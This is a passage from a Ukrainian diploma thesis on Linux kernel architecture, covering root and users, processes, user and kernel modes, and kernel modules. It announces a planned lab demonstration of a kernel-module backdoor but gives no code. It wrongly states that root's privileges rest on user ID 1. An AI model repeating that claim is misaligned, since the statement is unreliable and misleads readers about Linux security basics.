Крім того, користувачі можуть мати файли та вибрати, чи вони будуть ділитися ними з іншими користувачами.

Система Linux, як правило, має певну кількість користувачів, які є не прив'язаними до реальних людей. Вони використовуються в системі для окремих задач. Наприклад, користувач "root".

Користувач "root" є винятком із попередніх правил, оскільки root може припиняти та змінювати процеси іншого користувача та зчитувати будь-який файл у локальній системі. З цієї причини "root" відомий як суперкористувач.

Як правило, людина яка може працювати під "root" користувачем є адміністратором системи/локальних систем Linux.

1.6 Основні концепції архітектури операційної системи Linux

Взагалі варто почати з того, що Linux - це ядро, взяте за основу багатьох Unix-подібних операційних систем. Роботу над Лінукс розпочав Лінус Торвальдс у 1991 році. Наразі, популярність цієї системи викликана тим що відкритий код ядра є відкритим та кожен може взяти участь в розробці.

Існує не одна Unix-подібна система. Деякі з них мають давню історію та цікаві підходи, відрізняються багатьма аспектами від інших. Існують як комерційні варіанти, так і не комерційні.

Усі комерційні варіанти були отримані або з SVR4, або з 4.4BSD, і всі вони погоджуються щодо деяких загальних стандартів, таких як портативні операційні системи IEEE на основі Unix (POSIX) та X/Open's Common Applications Environment (CAE).

Сучасні стандарти визначають лише інтерфейс прикладного програмування - тобто чітко визначене середовище, в якому повинні працювати програми на користувацькому рівні. Тому стандарти не накладають жодних обмежень на вибір внутрішнього дизайну ядра - та приклад тому Windows NT, яка не є UNIX-подібною, але дотримується стандарту POSIX.

UNIX-подібні ядра часто поділяють основні ідеї та особливості дизайну між собою. Тому Linux можна порівняти з іншими Unix-подібними операційними системами та це дає деякі інші привілеї користувачам. Наприклад, ядро Linux 2.6 відповідає стандарту IEEE POSIX - що означає, що більшість існуючих програм Unix можна компілювати та виконувати в системі Linux. Linux включає всі функції сучасної операційної системи Unix, такі як віртуальна пам'ять, віртуальна файлова система, "легкі" процеси, сигнали Unix тощо.

Але варто сказати такоє що Linux ядро не намагається бути повністю ідентичним до якогось конкретного Unix. Мета Linux - реалізувати найкраще, що є, з цих Unix-подібних ядер.

Якщо порівнювати на практиці, то декілька прикладів:

Ядро Linux є монолітним, з можливістю завантажувати в нього модулі. В той же час, відомим прикладом не-монолітного ядра є Mac OS - який є одним з прикладів UNIX-подібних систем.

Кілька варіантів ядра Unix використовують багатопроцесорні системи. Linux 2.6 підтримує симетричну багатопроцесорну обробку - SMP - для різних моделей пам'яті, включаючи NUMA: система може використовувати кілька процесорів, і кожен процесор може обробляти будь-які завдання. Хоча кілька частин коду ядра все ще серіалізуються за допомогою одного "великого блокування ядра", ми можемо вважати що Linux 2.6 майже оптимально використовує SMP.

Стандартні файлові системи Linux мають багато варіантів. Ви можете використовувати звичайну стару файлову систему ext2, якщо у вас немає особливих потреб до файлової системи; можете перейти на ext3, якщо хочете уникнути тривалих перевірок файлової системи після збою системи; коли вам доведеться мати справу з багатьма дрібними файлами - ви можете використати ReiserFS.

Окрім ext3 та ReiserFS, в Linux можна використовувати ще кілька файлових систем ведення журналу; до них належать файлова система журналів IBM AIX та файлова система XFS Silicon Graphics IRIX. Завдяки потужній об'єктно-орієнтованій технології віртуальної файлової системи - VFS - продемонтрованої в Solaris та SVR4, перенесення нестандартної файлової системи на Linux простіше, ніж в інших ядрах.

Існує ще багато доказів того, що Linux зараз це повністю конкурентоспроможна система порівняно з комерційними аналогами. Також, Linux має й свої індивідуальні переваги, що робить його ще більш популярним в світі:

- Linux є безкоштовним. Саме тому, практична реалізація моєї дипломної роботи буде виконана за допомогою ядра Linux.
- Linux дуже гнучкий в налаштуванні. Ви можете налаштувати ядро при інсталяції, залишаючи лише потрібні вам функції. Більше того, завдяки Загальній публічній ліцензії - GPL - ви можете вільно читати та модифікувати код ядра відповідно своїм потребам.

- Linux вимагає невелику кількість ресурсів для запуску - що підвищує його ефективність та швидкість роботи.
- Linux може бути дуже маленьким і компактним. Відомо, що можливо розмістити образ ядра, включаючи кілька системних програм, лише на одній дискеті розміром 1,44 МБ. Наразі це не є дуже актуальним в нашому сучасному світі, адже память з часом стала набагато дешевою - але однозначно це особливість Linux яку неможливо ігнорувати.
- Linux сумісний з багатьма відомими операційними системами. Linux дозволяє безпосередньо монтувати файлові системи для всіх версій MS-DOS та Microsoft Windows, Mac OS X та інших. Linux також здатний працювати з багатьма мережевими рівнями.
- Linux добре підтримується спільнотою та його розробниками.

Нам вже відомо, що в сучасному світі кожна комп'ютерна система включає в себе основний набір програм, що і називається "операційною системою". Найважливіша програма в цьому наборі є "ядро".

Ядро завантажується в оперативну пам'ять під час завантаження системи та містить багато важливих компонентів, необхідних для коректної роботи системи та вирішення низькорівневих задач - які було описано в попередньому розділі.

Інші програми є менш важливими; вони можуть забезпечити широкий набір зручностей для користувача. Але все одно, ядро забезпечує ключові засоби для всього іншого в системі та визначає багато характеристик програмного забезпечення. Також, ми часто використовуємо термін «операційна система» як синонім «ядра» - маючи його вже на увазі.

Повертаючись до цілей, згадаємо дві основні цілі, які операційна система має виконувати:

- Взаємодіяти з апаратними компонентами, обслуговуючи всі програмні елементи низького рівня, що знаходяться на апаратному рівні
- Забезпечити виконання користувацьких програм, що працюють в комп'ютерній системі

Взаємодія з апаратними компонентами.

Деякі операційні системи дозволяють всім програмам користувача безпосередньо взаємодіяти з апаратними компонентами (наприклад MS-DOS). Але вважається, що це не є гарною практикою - можливі помилки які призводять до аварійних наслідків. На відміну від Unix-подібної операційної системи, всі програми які знаходяться на низькому рівні та мають взаємодіяти з фізичними компонентами комп'ютера - приховують від програм логіку цієї взаємодії. Коли програма хоче використовувати апаратний ресурс, вона повинна надіслати запит до операційної системи. Ядро оцінює запит і, якщо воно вирішує надати ресурс, взаємодіє з належними апаратними компонентами від імені програми користувача.

Отже ядро Linux виступає так званим "інтерфейсом" між користувацькими програмами та фізичними ресурсами системи.

Щоб застосувати механізм обмеження прямої взаємодії з ресурсами, сучасні операційні системи покладаються на наявність специфічних апаратних функцій, які забороняють програмам користувача взаємодіяти безпосередньо з апаратними компонентами низького рівня або отримувати доступ до довільних місць пам'яті.

Зокрема, апаратне забезпечення вводить щонайменше два різні режими виконання для ЦП:

- не привілейований режим для програм користувача
- привілейований режим для ядра

В контексті Unix їх називають "режим користувача" та "режим ядра" відповідно.

Забезпечення виконання користувацьких програм.

Представляючи цю ціль - ми маємо дослідити основні концепції, які використовувались в розробці архітектури Unix, Linux та інших операційних систем (для приклада та аналіза). Далі представлені основні концепції та їх опис:

Багатокористувацька система

Багатокористувацька система - яка була розглянута під іншим кутом в 1 розділі - це комп'ютер, який здатний одночасно та незалежно виконувати декілька програм, що належать двом або більше користувачам.

Одночасно (паралельно) означає що програми можуть бути активними і конкурувати за різні фізичні ресурси - наприклад процесор, пам’ять, диск.

Незалежно означає що кожна програма може виконувати своє завдання, не турбуючись про те, чим займаються програми інших користувачів.

Очевидно що перехід від однієї програми до іншої уповільнює роботу кожної з них і впливає на час відгуку, який бачать користувачі. Багато складностей ядер сучасної операційної системи присутні для того, щоб мінімізувати затримки, накладені на кожну програму, та надати користувачеві якнайшвидші відповіді.

В сучасному світі, сформувались такі функції, які має виконувати багатокористувацька система:

- Аутентифікація для перевірки ідентичності користувачів
- Захист від неякісних користувацьких програм, які можуть ускладнювати виконання інших програм, що працюють у системі (наприклад блокувати або призводити до аварійних ситуацій)
- Захист від шкідливих користувацьких програм, які можуть перешкоджати або впливати на діяльність інших користувачів
- Облік, який обмежує кількість ресурсів, призначених кожному користувачеві

Для забезпечення механізмів захисту операційні системи повинні використовувати апаратний захист, пов’язаний із привілейованим режимом процесору. В іншому випадку - користувацька програма може отримати безпосередній доступ до схеми систем.

Як висновок, Linux - це багатокористувацька система, яка забезпечує апаратний захист системних ресурсів.

Користувачі та групи

В багатокористувацькій системі кожен користувач має приватний простір в системі; як правило - користувач володіє деякою квотою дискового простору для зберігання файлів, отримує приватні поштові повідомлення і так далі.

Операційна система повинна забезпечити, щоб приватна частина простору користувача була доступна лише її власнику. Операційна система має гарантувати,

що жоден користувач в системі не може використовувати користувацьку програму з метою порушення приватного простору іншого користувача.

Як нам вже відомо, усі користувачі в системі Linux ідентифікуються за унікальним номером, який називається ідентифікатором користувача(UID). Користуватися комп'ютерною системою дозволяється лише обмеженій кількості осіб. Коли один із цих користувачів починає робочий сеанс, система запитує ім'я (логін) для входу та пароль. Якщо користувач не вводить коректне ім'я та пароль - система забороняє доступ. Оскільки пароль вважається секретною інформацію, до якої має доступ лише уповноважена особа - асоційована з цим користувачем в системі - конфіденційність користувача забезпечується.

Для вибіркового обміну інформацією з іншими користувачами, кожен користувач є членом однієї або декількох груп користувачів, які ідентифікуються унікальним номером, який називається ідентифікатором групи користувачів (GID).

Кожен файл пов'язаний рівно з однією групою. Наприклад, доступ може бути встановлений таким чином, що користувач, що володіє файлом, має права на читання та запис, група має права лише на читання, а іншим користувачам системи заборонено доступ до файлу.

Будь-яка Unix-подібна операційна система має спеціального користувача, який називається "root" або суперкористувач. Інженер системи повинен увійти як "root", щоб обробляти облікові записи користувачів, виконувати завдання технічного обслуговування, наприклад резервне копіювання системи та оновлення програм.

Користувач root може робити майже все, оскільки операційна система не застосовує до неї звичні захисні механізми. Корінь цих механізмів зав'язаний на номеру ідентифікатору користувача - 1. Тобто, навіть змінивши ім'я на інше, ми залишимо цьому користувачеві всі привілеї. Зокрема, "root" користувач може отримати доступ до кожного файлу в системі і може маніпулювати кожною запущеною програмою користувача.

Процеси

Давайте більш детально зрозуміємо що таке взагалі процес. На даний момент усі операційні системи використовують одну основну абстракцію - процес. Процес -

це екземпляр програми (скомпільованого коду), що виконується. У традиційних операційних системах процес виконує єдину послідовність інструкцій в адресному просторі; адресний простір - це набір адрес пам’яті, на які дозволено посилатися процесу. Сучасні операційні системи допускають процеси з декількома потоками виконання, тобто безліччю послідовностей команд, що виконуються в одному і тому ж адресному просторі. Багатокористувацькі системи повинні використовувати такі середовища виконання, в яких декілька процесів можуть одночасно бути активними та боротися за системні ресурси - в основному це процессор (кількість часу яку процесор виділяє процесу).

Важливо відрізняти програми від процесів; кілька процесів можуть виконувати одну і ту ж програму одночасно, тоді як один і той же процес може виконувати декілька програм послідовно.

В однопроцесорних системах лише один процес може використовувати ресурси центрального процесору. Загалом, кількість процесорів завжди обмежена, і тому лише кілька процесів в одиницю часу можуть працювати одночасно.

Компонент операційної системи, який називається *планувальником*, вибирає процес, який буде виконуватись в цю одиницю часу.

Unix - це багатопроцесорна операційна система з конкуруючими процесами. Навіть якщо в системі не один користувач не авторизований і жодна програма не виконується - кілька системних процесів контролюють периферійні пристрої, декілька процесів прослуховують системні термінали в очікуванні авторизації користувачів. Коли користувач вводить ім’я та пароль для входу в систему - в процесі прослуховування запускається процес перевірки імені та паролю користувача. Якщо авторизація прошла успішно - процес запускає оболонку, з якою вже працює користувач. Коли активовано інтерфейс - один процес запускає менеджер вікон, а кожне вікно на дисплеї зазвичай запускається окремим процесом. Коли користувач створює графічну оболонку, один процес запускає графічні вікна, а другий - оболонку, в яку користувач може вводити команди. Для кожної команди користувача процес оболонки створює нові процеси, які в свою чергу наслідують

основну програму та виконують відповідну логіку (логіку цього було показано в розділі 1).

Unix-подібні системи застосовують модель “процесу/ядро”. Кожен процес взаємодіє з операційною системою таким чином, немов він є єдиним в цій системі і має особливий доступ до сервісів ядра. Кожного разу, коли процес робить системний виклик, апаратне забезпечення змінює режим прав із “режиму користувача” на “режим ядра”, і процес запускає виконання процедур ядра. Таким чином, операційна система діє в контексті виконання процесу щоб задовольнити її запит. Щоразу, коли запит повністю задовольняється, ядро змушує апаратне забезпечення повернутися до користувацького режиму, і процес продовжує своє виконання після системного виклику отримавши позитивний (або негативний) результат.

Архітектура ядра

Більшість ядер Unix є монолітними, та Linux в часності: кожен рівень ядра інтегрований у всю програму і працює в “режимі ядра” від імені поточного процесу. На відміну від цього підходу, операційні системи з мікроядерною архітектурою вимагають від ядра дуже малого набору функціоналу, як правило включаючи кілька примітивів синхронізації, планувальник процесів та механізм міжпроцесорного зв’язку. Поверх цього функціоналу, існує інший рівень який включає певну кількість системних процесів, які виконуються поверх мікроядра, реалізують інший, більш складний функціонал, використовуючи рівень мікроядра. Наприклад, такий функціонал: розподіл пам’яті, драйвери пристроїв, обробники системних викликів.

Як правило, операційні системи з мікроядерною архітектурою повільніші, ніж монолітні, оскільки міжрівнева взаємодія має свою ресурсну вартість, тому потрібно звертати на це увагу. Однак мікроядерні операційні системи можуть мати й переваги - мікроядерна архітектура змушує програмістів та інженерів застосовувати модульний підхід до розробки, який несе в собі переваги.

Оскільки кожен рівень операційної системи - це відносно незалежна програма, яка повинна взаємодіяти з іншими рівнями через чітко визначені програмні інтерфейси - у розробників є можливість працювати над кожним модулем окремо.

Більше того, існуючу операційну систему з мікроядерною архітектурою можна досить легко перенести на інші системи, оскільки всі апаратно-залежні компоненти інкапсульовані в коді мікроядра. Тому для переносу достатньо адаптувати тільки мікроядро до нової апаратної інфраструктури.

Нарешті, мікроядерні операційні системи більш ефективно використовують оперативну пам'ять системи, ніж монолітні, оскільки системні процеси, які не реалізують необхідних функціональних можливостей, можуть бути замінені або знищені.

Повертаючись до самого ядра Linux - ми маємо дуже ефективну реалізацію ілюзії мікроядерної архітектури завдяки існуючому компоненту операційної системи - модулів ядра. Модулі ядра дозволяють нам, користувачам та розробникам операційної системи Linux використовувати всі переваги мікроядерної архітектури та уникнути її недоліків (варто сказати що ідеального рішення не існує, тому "модулі ядра" несуть також свої власні недоліки).

Модуль - це об'єктний файл, код якого може бути зв'язаний з ядром (і від'єднаний від нього) під час роботи ядра. Код модулю зазвичай складається з набору функцій, що реалізує, наприклад файлову систему або драйвер пристрою (або, забігаючи наперед, "бекдор" який дасть повний контроль над системою шахраю). Модуль, на відміну від рівнів в операційних системах з мікроядерною архітектурою, не працює як конкретний процес - він виконується в "режимі ядра" від імені поточного процесу, як і будь-яка інша функція ядра.

Основні переваги використання "модулів ядра":

- Модульний підхід.

  Оскільки будь-який модуль може бути зв'язаний та від'єднаний під час роботи, системні програмі повинні створювати чітко визначені та стабільні програмні інтерфейси для доступу до структур даних, які обробляються модулями. Це значно полегшує розробку нових модулів.

- Платформна незалежність.

  Навіть якщо модуль покладається на деякі апаратні функції - він не залежить від апаратної платформи. Наприклад, модуль драйвера диска, який

покладається на стандарт SCSI - працює на IBM-сумісному ПК також як і на Alpha Hewlett-Packard.

- Економне використання пам’яті

  Модуль може бути під’єднаний коли потрібна його функціональність потрібна ядру, і від’єднаний, коли він більше не потрібен. Завдяки цьому досягається економність в використанні памяті.

- Відсутність ціни за продуктивність.

  Після підєднання коду модуля до ядра - він є еквівалентним коду статичного ядра. Таким чином ми уникаємо необхідності в ще одному рівні абстракції при роботі модуля.

1.7 Постановка завдання

Для гарного розуміння цілей та мети свої дипломної роботи, було поставлено задачі щодо моєї дипломної роботи. Далі поетапно:

- Аналіз літератури, пов’язаної із операційними системами та їх захистом.

  Для того щоб переходити далі та занурюватись в тему, потрібно мати дуже гарну базу знань та вистроєне розуміння теми

- Дослідження архітектури операційних систем та її декомпозиція

  Цей етап дозволяє більше детально поглибитись саме до операційних систем, декомпозувати та структурувати знання для подальшого використання

- Дослідження низькорівневого функціоналу ядра Linux

  Детальний аналіз та досліджегння механізмів ядра Linux на рівня ядра, їх логіка та алгоритми

- Дослідження особливостей механізмів захисту на рівні ядора

  Перехід до більш спеціалізованої теми – а саме захист системи, використовуючи всі отримані раніше знання

- Формування моделі загроз

  Розробка моделі загроз для системи Linux, її опис

- Практична реалізація тестового прикладу з використанням атаки закладки
  Демонстрація атаки за допомогою створення середовища в лабораторних умовах
- Розробка рекомендацій щодо захисту систему відносно реалізованої моделі загроз
  Підсумок, формування та надання рекомендацій відносно захисту системи Linux використовуючи розроблену раніше модель загроз

Висновки за розділом 1

Після ознайомлення з структурою та механізмами операційних систем, їх видами та класифікаціями - ми можемо підвести підсумки.

Операційні системи не були створені одразу з комп'ютером. Інженерам знадобився час для того щоб зрозуміти та розробити цілі та задачі до так званого "інтерфейсу" між апаратурою та користувачами. Цей інтерфейс, з часом, й став операційною системою, яка сама по собі являється програмою виконуючу набір низькорівневих задач та спрощує життя інженерам - створює нові абстракції, які інженерам зосередитись на логіці користувацьких програм.

З часом операційні системи тільки ускладнювалися, та формувались різновиди які спеціалізуються на деяких спеціалізаціях та мають попит в конкретних сферах та розділах. Також з часом формувалася точка зору на те, що повинна вирішувати операційна система.

Цілі створення операційних систем:

- об'єднання та вирішення низькорівневих задач, які потребує більшість користувацьких програм
- стандартизація доступу до зовнішніх пристроїв
- ефективне виконання програм за допомогою доступних ресурсів системи
- управління та контроль масиву пам'яті системи
- мережева взаємодія між системами

- ефективний розподіл ресурсів між компонентами системи
- захист інформації
- багатозадачність
- можливість багатьом користувачам працювати з однією системою одночасно

Було сформовано такі підвиди операційних систем на основі можливих цілей, які досягаються за допомогою операційних систем:

За призначенням

- універсальні - вирішують комплекс задач
- спеціальні - пріоритет на виконанні обмеженого набору задач
- спеціалізовані - пріоритет на виконання на обмеженому наборі апаратури
- однозадачні - паралельно виконується лише одна задача
- багатозадачні - паралельно виконується багато задач
- однокористувацькі - система спроектована для використання лише одним користувачем
- багатокористувацькі - система спроектована для використання багатьма користувачами
- реального часу - система спроектована для виконання задач реального часу

За ліцензуванням:

- вільні - з вільним кодом
- відкриті - з відкритим кодом
- власницькі - приватні

За стандартизацією:

- стандартні - відповідають сучасним стандартам по архітектурі операційних систем
- нестандартні - не відповідають сучасним стандартам по архітектурі операційних систем, наприклад приватні закриті розробки

Після декомпозиції операційної системи на складові, було сформовано трі рівні:

- користувацький рівень - простір абстракції для сучасних користувачів комп’ютерних систем - набір прикладних програм, файлів для цих програм, інтерфейсу в якому можливо працювати
- рівень ядра - “сердце” операційної системи, в якому знаходяться функціонал та логіка вирішення задач операційної системи
- апаратний рівень - набір фізичних ресурсів, таких як об’єм накопичувача, частота процессора, оперативна пам’ять.

РОЗДІЛ 2
ВРАЗЛИВОСТІ ЯДРА ОПЕРАЦІЙНОЇ СИСТЕМИ LINUX

2.1 Низькорівневий функціонал ядра Linux

2.1.1 Режими роботи ядра

Переходячи з кожним розділом більш детально до структури ядра та принципів його роботи - важливо розуміти які існують можливі режими роботи апаратної платформи.

Розглянемо процесор системи. Центральний процесор може працювати як в “режимі користувача”, так і в “режимі ядра”. Насправді деякі процесори можуть мати більше двох станів виконання - але це не є типовим та Unix стандарти описують використання лише двох основних.

Програма, запущена в “режимі користувача” не може безпосередньо напряму отримати доступ до структур даних ядра або програм ядра. Однак, коли ця сама програма переходить в “режим ядра”, ці обмеження більше не застосовуються. Як правило, багато моделей процесорів містять вказівки щодо переходу між режимами. Користувацький процес виконується в “режимі користувача” і перемикається в “режим ядра” лише за запитом сервіс, який надає ядро системи. Коли ядро виконує запит користувацького процесу - ядро переводить процес назад у “користувацький режим”.

Процеси - це динамічні сутності, які мають обмежений термін життя в системі. Ядро керує функціоналом ініціалізації, видалення та синхронізації існуючих процесів.

Саме ядро не є процесом. Доцільніше назвати ядро оркестратором процесів. Модель “процес/ядро” передбачає, що процеси, які потребують послуг ядра, використовують системні виклики. Кожен системний виклик встановлює групу аргументів, що ідентифікують вид запиту. Потім, після ідентифікації ядром запиту,

спочатку приймається рішення щодо виконання цього запиту, а вже потім ядро виконує апаратно-залежну інструкцію процесора переходу з “режиму користувача” в “режим ядра”.

Окрім користувальницьких процесів, Linux включає певну кількість привілейованих процесів, які називаються “потоками виконання ядра”. Привілейовані процеси мають такі характеристики:

- Вони виконуються у “режимі ядра” в адресному просторі ядра.
- Вони не взаємодіють з користувачами.
- Вони ініціалізуються під час запуску системи і залишаються активними до вимкнення системи.

У однопроцесорній системі одночасно запущений лише один процес, і він може виконуватися відповідно лише в одному з режимів. Якщо він працює в “режимі ядра”, процесор виконує певні функції ядра.

На рисунку 2.1 продемонстровано приклад переходу між режимом користувача та ядром.



Рисунок 2.1 – Приклад переходу процесу між режимами

Процес “А” в “режимі користувача” робить системний виклик, після чого процес переходить в режим ядра і системний виклик обробляється певним

компонентом ядра. Потім процес “А” відновлює виконання своєї програми в “режимі користувача”, поки не відбудеться переривання таймеру і планувальник не активується в “режимі ядра”. Відбувається перемикання процесу (викликане планувальником), і процес “Б” починає його виконання в “режимі користувача”, поки апаратний пристрій не викликає переривання. Після переривання, процес “Б” переходить у “режим ядра” та виконує логіку переривання.

Може виникнути враження мов ядро Linux лише обробляє системні виклики та лише запускає/видаляє процеси. Насправді, Linux ядро робить набагато більше низькорівневих задач.

Деякі приклади того як можна задіяти компоненти ядра:

- Процес викликає системний виклик - з цим ми детально ознайомились.
- Центральний процесор, що виконує процес, сигналізує про виняток, наприклад недійсну/не коректну інструкцію. В цьому випадку, ядро обробляє виняток від імені процесу, який його спричинив.
- Пристрій видає процесору сигнал переривання, щоб повідомити йому про подію, наприклад запит на зміну стану або завершення операції введення-виведення. Кожен сигнал обробляється ядром, а саме компонентом під назвою “обробник переривань”. Оскільки периферійні пристрої працюють асинхронно відносно центрального процесора, переривання трапляються в непередбачуваний час.
- Виконується один з “потоків ядра”. Оскільки цей потік працює в “режимі ядра”, відповідну програму слід вважати частиною ядра.

2.1.2 Реалізація процесів на рівні ядра

Щоб дозволити ядру керувати процесами, кожен екземпляр процесу представлений набором інформації про цей процес, який включає інформацію про поточний стан процесу та інші службові дані. Коли ядро зупиняє виконання процесу, воно зберігає поточний вміст декількох регістрів процесора в дескрипторі процесу. До них належать:

- Регістр лічильника програми
- Регістр вказівника стека
- Регістри загального призначення
- Регістри з плаваючою комою
- Регістри керування процесором, що містять інформацію про стан процесора
- Регістри керування пам’яттю, що використовуються для відстеження пам’яті, доступної для процесу

Коли ядро вирішує відновити виконання процесу, воно використовує відповідні поля дескриптора процесу для завантаження в регістри центрального процесору. Оскільки збережене значення лічильника програми вказує на інструкцію, що слідує за останньою виконаною інструкцією, процес відновлює виконання в точці, де він був зупинений.

Коли процес не виконується на центральному процесорі, ймовірніше за все він чекає якоїсь події. Ядра Unix-подібних систем розрізняють багато станів очікування.

2.1.3 Повторновикористовуваність ядра

Програма є повторновикористовною, якщо вона може бути безпечно викликана знову до завершення роботи її попереднього виклику (тобто вона може бути безпечно виконана паралельно).

Ядро Linux є повторновикористовуваним. Як вже відомо, це означає, що в “режимі ядра” можуть виконуватися одночасно кілька процесів (тобто паралельно). Звичайно, в однопроцесорних системах може насправді бути активним лише один процес, але кожен з них може бути заблокований в “режимі ядра” під час, наприклад, очікування процесора або завершення якоїсь операції вводу-виводу. Переривання повідомляє ядро, коли пристрій виконує своє завдання, тому попередній процес може відновити виконання.

Один із способів забезпечити повторновикористовуваність - це написати функціонал компонентів ядра таким чином, щоб компоненти модифікували лише локальні змінні і не змінювали глобальні структури даних. Такі функції й будуть

відповідно мати назву - повторновикористовувані функції. Але таке ядро не обмежується лише повторновикористовуваними функціями. Натомість ядро може включати функції що не повертаються, і використовувати механізми блокування, щоб гарантувати, що лише один процес може виконувати функцію одночасно.

Якщо відбувається апаратне переривання, ядро, може призупинити поточний процес запуску, навіть якщо цей процес знаходиться в режимі ядра. Ця можливість є дуже важливою, оскільки покращує пропускну здатність контролерів пристроїв, які видають переривання. Після того, як пристрій видав переривання, він чекає, поки процесор не підтвердить його. Якщо ядро може швидко дати відповідь, контролер пристрою може виконувати інші завдання далі, поки процесор обробляє переривання.

Звісно, такий функціонал впливає на архітектуру ядра в цілому. “Алгоритм виконання ядром” визначає послідовність команд, виконуваних ядром для обробки системного виклику, винятку або переривання:

- Користувацький процес робить системний виклик, і відповідний “алгоритм” перевіряє, що запит не може бути задоволений негайно. Він викликає планувальник, щоб вибрати новий користувацький процес для запуску. В результаті відбувається перемикання процесу. Перший “алгоритм виконання ядром” залишається незавершеним, і процесор відновлює виконання якогось іншого “алгоритму виконання ядром”. У цьому випадку два “алгоритми” виконуються від імені двох різних процесів.
- Процесор виявляє виняток - наприклад, процес хоче отримати доступ даних, яких немає в оперативній пам’яті, - під час запуску “алгоритм виконання ядром”. Перший “алгоритм виконання ядром” призупинено, і центральний процессор починає виконання відповідної процедури. У нашому прикладі - цей тип процедури може виділити нову память для процесу та прочитати його вміст з диска. Коли цей процес завершується, перший “алгоритм виконання ядром” можна відновити. У цьому випадку вони виконуються від імені одного і того ж процесу.

- Апаратне переривання відбувається під час того, як процесор виконує певний “алгоритм виконання ядром” із увімкненими перериваннями. Перший “алгоритм виконання ядром” залишається незавершеним, і процесор починає обробляти “алгоритм виконання ядром” для обробки переривання. Перший “алгоритм виконання ядром” відновлюється, коли обробник переривання завершується. У цьому випадку два “алгоритми виконання ядром” працюють у контексті виконання одного і того ж процесу, і загальний час центрального процесора рахується відносно цього. Однак обробник переривань не обов’язково має працювати від імені процесу.
- Переривання відбувається під час роботи центрального процесора з увімкненим “витісненням” ядра. Процес можливо запустити із вищим пріоритетом. У цьому випадку перший “алгоритми виконання ядром” залишається незавершеним, і ЦП починає виконання іншого “алгоритму виконання ядром” - процесу з вищим пріоритетом. Це відбувається лише в тому випадку, якщо ядро скомпільовано з підтримкою “витіснення” ядра.

На рисунку 2.2 продемонстрировано приклад життєвого циклу процесу під час переривання.



Рисунок 2.2 – Життєвий цикл процесу, під час переривань

Процес починає виконання в просторі користувача. Центральний процесор займається його виконанням. Через якийсь час, процес робить системний виклик -

маючи в своїй логіці виконання цю функцію - таким чином процессор перемикається на виконання виклику в “режимі ядра” (на рисунку 5 - нижче лінії “режим ядра”, вище - “режим користувача”). Після виконання виклику, користувацький процес отримує потрібні дані/дії та повертається до виконання свого основного алгоритму - але через якийсь час відбувається переривання - що змушує процессор перемкнути контекст виконання. З часом ситуація знову повторюється, таким чином припиняючи всі попередні процеси. Після виконання процесу на найнижчому рівні - процессор повертається до попереднього контексту.

2.1.4 Адресний простір процесу

В операційній системи Linux кожен процес працює у своєму приватному, ізольованому адресному просторі. Процес, що виконується в “режимі користувача”, використовує приватний стек та дані. Під час запуску в “режимі ядра” - процес звертається до даних та коду ядра та використовує інший приватний стек.

Оскільки ядро Linux є повторновикористовуваним, кілька “алгоритмів виконання ядром” - кожен пов’язаний з різним процесом - можуть бути виконаними по черзі. У цьому випадку кожен алгоритм посилається на власний, приватний стек ядра.

Хоча кожному процесу здається, що він має доступ до свого власного приватного адресного простору, бувають випадки коли частина адресного простору розподіляється між процесами на рівні операційної системи. Існують різні випадки, коли два процеси можуть використовувати одну й ту ж частину адресного простору: іноді сам процес может “запросити” це, а іноді ядро робить це (не сповіщаючи процеси) для економії ресурсів та ефективності виконання. Якщо кільком користувачам одночасно потрібно виконати одну й ту саму програму - наприклад запустити ssh клієнт - програма завантажується в пам’ять лише один раз, і її вказівки можуть ділитися між користувачами, які цього потребують. Звичайно, дані одного процесу не повинні передаватися іншому, оскільки кожен користувач потребує

